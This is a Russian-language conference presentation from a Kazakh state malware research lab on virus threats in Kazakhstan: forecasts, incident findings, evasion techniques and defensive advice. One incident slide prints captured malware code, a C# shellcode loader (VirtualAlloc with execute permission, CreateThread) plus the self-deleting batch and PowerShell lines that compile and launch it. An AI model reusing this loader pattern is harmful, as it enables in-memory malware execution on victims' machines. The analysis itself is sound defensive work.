Вирусы в Казахстане – насколько они опасны? v2.0

То, что Вы хотели, но боялись спросить!

Биль Олег Викторович –
и. о. директора департамента R&D,
главный архитектор (руководитель)
Лаборатории исследования вредоносного кода
РГП «Государственная техническая служба»

Обо мне

Место работы: РГП «Государственная техническая служба».
Сфера интересов: информационная безопасность (ИБ),
борьба с компьютерными вирусами (более 10 лет).

Основные достижения в сфере ИБ:

- Подготовил троих студентов к участию в конференции по ИБ, проводимой Лабораторией Касперского (2010-2012 годы) в г. Москва. Результат: два призера (третье и второе места) тура Россия и СНГ и участие в международных турах (Польша, Германия);
- Вошел в состав финалистов конкурса «Инновационный Казахстан» (АО «Самрук-Казына», 2011);
- Вошел в число победителей конкурса по анализу крэкми, проводимого Лабораторией Касперского (2016);
- Консультировал работы по противодействию троянцам-шифровальщикам (Talent Lab, Лаборатория Касперского – специальный приз) (март 2017) и защите данных от потенциально опасных расширений браузера (обе работы презентовались на секции Young School конференции Positive Hack Days 2017) (апрель-май 2017);
- Прошел отбор на предстоящую конференцию Positive Hack Days (май 2018).

Прогнозы 2017…

Прогноз 2017 (27.04.2017)	Результат
развитие атак на банки, включая все вектора: клиенты, внутренние процессы, банкоматы, POS-терминалы в точках продаж	**сбылось**, **пришло в Казахстан**, ожидаем роста атак
атаки на организации, которые ранее атаковались очень редко (биржи, депозитарии, брокеры)	**сбылось** (криптобиржи), **не видим в Казахстане**, ожидаем роста атак
изменение тактики атак на важные объекты (активный обход изоляции сетей, учет альтернативных ОС)	**сбылось частично**, рост ограничен требованием высокой квалификации атакующих в слабоизученных сферах, ожидаем роста атак
широкое применение легитимных утилит в атаках	**сбылось, наблюдаем в Казахстане**, ожидаем роста атак
переход от «показательных» взломов сайтов к взломам, с целью использования этих сайтов для последующих атак	**сбылось** (майнеры, «атака на водопое» - CCleaner…), ожидаем бурного роста
применение утекших уязвимостей низкоквалифицированными вирусописателями	**сбылось** (WannaCry, Petya). Надеемся на более ответственное обращение «разоблачителей» и исследователей с подобной информацией, иначе - ухудшение последствий атак

Результаты исследований: We are under attack!

- около 90% исследованных объектов – либо бэкдоры (исполнение произвольных команд), либо – объекты, имеющие явный шпионский функционал + выполнение произвольных команд;
- один компьютер: 20 вредоносных объектов, 12 – шпионов, 4 – установлены за один день!
- 2 года и 3 месяца – рекорд! Активное шпионское ПО на компьютере. Второе место – 1 год и 10 месяцев;
- по нашим индикаторам компрометации обнаружено более 10 зараженных компьютеров в ходе 1 инцидента;
- усложнение объектов, попытки обхода многих защитных технологий (учет песочниц).


Один из инцидентов: компиляция вредоносного кода на компьютере-жертве (CS + bat + powershell)

```
,0xC8,0x53,0xD5,0xDD,0xB8,0xD5,0xD0,0x64,0x92,0x8D,0x2B,0xFF,0xE7,0x9A,0x07,0x63
,0x5D,0xBA,0x23,0x15,0x2A
                };

            UInt32 funcAddr = VirtualAlloc(0,108425,
                                MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(shellcode , 0, (IntPtr)(funcAddr), 108421);
            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;
            // prepare data


            IntPtr pinfo = IntPtr.Zero;

            // execute native code

            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
        while(true){Thread.Sleep(100);};
         return ;
       }
```

```
@echo off
C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /unsafe /target:library Power.cs
del %0
```

```
[void][reflection.assembly]::LoadFile("c:/[redacted]Power.dll")
[Math.methods]::CompareI()
```

Один из объектов. Схема работы.



Один из объектов. Технологии противодействия обнаружению.

- использует множество доменов для получения реальных адресов (URL) загрузки вредоносных объектов (один из объектов содержит более 1400 доменов) ;
- исполняемый код, содержащийся в файлах вредоносных объектов – не содержит признаков вредоносного;
- загружаемые вредоносные файлы имеют намеренно испорченный PE-заголовок;
- для противодействия локальным песочницам, перед выполнением реального кода, осуществляется множественная проверка на исполнение в контролируемой среде.

Картинка: www.lastline.com

Результаты исследований: Что делать?

- правильно выбирать и настраивать защитные продукты, изучать современные технологии борьбы с шифровальщиками, развивать критическое мышление;
- блокировать неиспользуемые функции (обработчики скриптов: wscript, cscript, PowerShell, **компиляторы и другие инструменты разработки**);
- обучать информационной безопасности весь персонал, включая офисных работников и руководителей. Технических специалистов – обучать методам обнаружения и борьбы с вирусами;
- правила безопасности – должны исполнять все, без исключений. Нужно помнить: на компьютере руководителя – самая ценная информация!
- при работе с важной информацией – детально исследовать обнаруженное вредоносное ПО (или сам подозрительный компьютер);
- обращаться к нам! ☺

СПАСИБО ЗА ВНИМАНИЕ!

E-mail:
o_bil@sts.kz
o_bil@kz-cert.kz

Web:
www.sts.kz
www.kz-cert.kz

Call-center:
1400